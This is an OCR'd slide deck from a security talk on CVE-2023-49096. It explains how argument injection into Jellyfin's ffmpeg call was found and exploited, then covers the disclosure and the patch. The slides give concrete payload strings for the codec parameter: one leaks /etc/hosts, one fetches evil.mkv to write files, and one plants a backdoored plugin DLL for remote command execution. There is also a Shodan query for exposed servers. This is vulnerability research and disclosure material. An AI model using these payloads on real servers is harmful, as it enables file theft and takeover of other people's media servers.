
CVE-2023-49096: Exploiting Jellyfin

Martin Wagner - 22.02.2024

Overview

- Target selection & introduction
- Vulnerability searching approach
- Discovering the vulnerability
- Developing the exploit
- Reporting & Fix

Target introduction: Jellyfin



Target introduction: Jellyfin

- Selfhosted media solution // DIY netflix
  - Movies, Shows, Music
- Fetches metadata & posters for local media files and serves them over the net
- Various client apps
  - Android (TV), iOS
  - Web client
- Can transcode or compress videos depending on client and connection
- Multiuser support
- Written in c# / dotnet


Target selection

- Web main, experience as developer
- Former Jellyfin user
- Stumbled upon #5415 “Collection of potential security issues in Jellyfin” a while back
  - Seemed like bad security practices
- Checked if the project issues CVEs
  - They do
- Decided to look into it

Jellyfin: Counting instances

- Public instances, according to shodan: >= 33k
  - Identified using favicon hash
- Container pulls: “100M+” on docker hub
  - Lots of Jellyfin servers are only reachable in local networks
- Identified vulnerability isn’t preauth, we can’t exploit all these instances

Jellyfin: Counting instances



http.favicon.hash:-2069226242

Total Results: 33,110

Top Services

```
8096                  8,655
HTTPS                 2,201
HTTP                  1,046
8099                  625
Riak Web Interface    594
```

Top Countries

```
CN                    7,182
US                    5,444
ES                    3,067
BR                    2,960
DE                    1,083
```

Top Organizations

```
V tal                 1,984
Charter Communications…   1,074
CHINANET jiangsu provi…   747
Verizon Business      719
Saudi Telecom Company …   718
```

Vulnerability search approach

- Knew that ffmpeg is used for transcoding
- Checked if called as lib or subprocess
    - Subprocess 🎉 But no subshell 😔
- Arguments are passed as a single string, not argv array
    - Possible to inject new arguments
- Argument string is constructed by concatenating the results of various functions
    - Difficult to follow call flow
- Attempt to build codeql query
    - Did not work (skill issue)
- Followed call flow manually
    - Discovered potential issue 😎

HTTP controller: the source

```
[HttpGet("{itemId}/stream")]
[HttpHead("{itemId}/stream", Name = "HeadVideoStream")]
[ProducesResponseType(StatusCodes.Status200OK)]
[ProducesVideoFile]
public async Task<ActionResult> GetVideoStream(
  [FromRoute, Required] Guid itemId,
  [FromQuery] string? videoCodec,
  // ... (50 arguments in total)
{
  var streamingRequest = new VideoRequestDto{
    Id = itemId,
    VideoCodec = videoCodec,
    // ...
  };

  // ...

  // state.Request = streamingRequest
  // state.OutputVideoCodec = state.Request.VideoCodec;
  var state = await StreamingHelpers.GetStreamingState(
    streamingRequest,
  ).ConfigureAwait(false);

  // ...
  var ffmpegCommandLineArguments = _encodingHelper.GetProgressiveVideoFullCommandLine(state, encodingOptions, outputPath, "superfast");

  return await FileStreamResponseHelpers.GetTranscodedFile(
    state,
    ffmpegCommandLineArguments,
    // ...
  ).ConfigureAwait(false);
}
```


The format string

```
var videoCodec = GetVideoEncoder(state, encodingOptions);

// ...

return string.Format(
  CultureInfo.InvariantCulture,
  "{0} {1}{2} {3} {4} -map_metadata -1 -map_chapters -1 -threads {5} {6}{7}{8} -y \"{9}\"",
  inputModifier,
  GetInputArgument(state, encodingOptions, null),
  keyFrame,
  GetMapArgs(state),
  GetProgressiveVideoArguments(state, encodingOptions, videoCodec, defaultPreset),
  threads,
  GetProgressiveVideoAudioArguments(state, encodingOptions),
  GetSubtitleEmbedArguments(state),
  format,
  outputPath
).Trim();
```

GetVideoEncoder()

```
var codec = state.OutputVideoCodec;

if (!string.IsNullOrEmpty(codec)) {
  if (string.Equals(codec, "av1", StringComparison.OrdinalIgnoreCase)) {
    return GetAv1Encoder(state, encodingOptions);
  }

  if (string.Equals(codec, "h264", StringComparison.OrdinalIgnoreCase)) {
    return GetH264Encoder(state, encodingOptions);
  }

  // ...

  return codec.ToLowerInvariant();
}

return "copy"
```

GetProgressiveVideoArguments()




```
var args = "-codec:v:0 " + videoCodec;

// ...

return args;
```

The sink

```
var process = new Process
{
    StartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        UseShellExecute = false,

        // Must consume both stdout and stderr or deadlocks may occur
        // RedirectStandardOutput = true,
        RedirectStandardError = true,
        RedirectStandardInput = true,
        FileName = _mediaEncoder.EncoderPath,
        Arguments = commandLineArguments,
        WorkingDirectory = string.IsNullOrWhiteSpace(workingDirectory) ? string.Empty : workingDirectory,
        ErrorDialog = false
    },
    EnableRaisingEvents = true
};
```

Exploiting: arbitrary file read I

- We can add arbitrary arguments to the ffmpeg call
  - gtfobins.github.io? Sadly no 😞
- ffmpeg seems to have no arguments that result in direct RCE
- “Arbitrary” file leak: use ffmpeg filter to draw text from file onto video
  - Feels hacky and only works with text files
- Read manpage again



-attach ***filename*** **(*output*)**

Add an attachment to the output file. This is supported by a few formats like Matroska for e.g. fonts used in rendering subtitles. Attachments are implemented as a specific type of stream, so this option will add a new stream to the file. It is then possible to use per-stream options on this stream in the usual way. Attachment streams created with this option will be created after all the other streams (i.e. those created with `-map` or automatic mappings).

Note that for Matroska you also have to set the mimetype metadata tag:

```
ffmpeg -i INPUT -attach DejaVuSans.ttf -metadata:s:2 mimetype=application/x-truetype-font out.mkv
```

Exploiting: arbitrary file read II

- Build first version of exploit
  - Can reliably leak arbitrary files
- Request video with malicious video codec
  - `libx264 -attach /etc/hosts -metadata:s:1 mimetype=application/octet-stream`
- Download the video stream returned by Jellyfin for the request
- Extract attachment from downloaded file (locally)
  - `ffmpeg -dump_attachment:t leaked_file -i download.mkv`

🎉 🤔

Exploiting: arbitrary file write

- ffmpeg can write files, we can also use `-dump_attachment:t` on the remote
- But we need to process a file with an attachment
    - Jellyfin has no upload function or similar
- ffmpeg can play remote files and streams
    - Host a file with an attachment on the network
    - Instruct ffmpeg to download that file and dump the attachment
- `libx264 /tmp/a.mkv -dump_attachment:t /tmp/pwn -i https://example.com/evil.mkv`
    - Pass encoder as expected
    - Specify output file to terminate current pipeline
    - Start new pipeline that downloads and writes our file

Exploiting: code execution

- Tried to drop DLLs somewhere in the Jellyfin install dir
  - No success
- Found writeup of previous issue: “Peanut Butter Jellyfin Time” by Frederic Linn
  - RCE by dropping a plugin in the plugin dir
- Easily achieved with our arbitrary file write
  - Plugin location in official docker image is `/config/plugins/*/*.dll`
  - `-dump_attachment:t` sadly won’t create folders for us
  - `/config/plugins/configurations` exists by default 🎉
- Plugins are only loaded during startup
  - Need to wait for a restart after dropping our plugin

Final exploit

- Need to know a video ID
    - Playback endpoint itself requires no auth (backwards compatibility)
- Upload mkv file with backdoored plugin DLL as attachment somewhere
- Request stream of the video we know the ID of
    - Add payload to codec parameter
    - Video will be downloaded and DLL extracted into plugin directory
- Wait for server restart / update
    - New plugin is active
    - PoC plugin registers new http route that runs arbitrary shell commands

Reporting timeline

- 2023-11-17: Reported issue to Jellyfin security contact
- 2023-11-29
  - Jellyfin releases version 10.8.13 that fixes the reported issue
  - A blog post about the new version and upcoming publication of the patched vulnerabilities is released by the Jellyfin team
  - I receive an email response thanking me for my report
- 2023-12-06: The GitHub Security advisory is made public, including all details about the vulnerability and my report. CVE-2023-49096 gets assigned.

The other report

- Frederic, who wrote the report that gave me the idea to use a plugin for RCE, also discovered the argument injection
- He managed to exploit it for an arbitrary file leak but not for file writing / code execution
- Jellyfin team only patched the issue after I reported the way to gain RCE
- Frederic wrote me an email after my report was added to the (then private) security advisor to congratulate me 🤝

The fix

- Controller validates all inputs that get passed to a system command with a regex
    - `^[a-zA-Z0-9\-\._,|]{0,40}$`
    - No more spaces
- My recommendation to not pass command line arguments as a string was rejected
    - dotnet has a very windowsy API, maybe argument handling works there differently anyway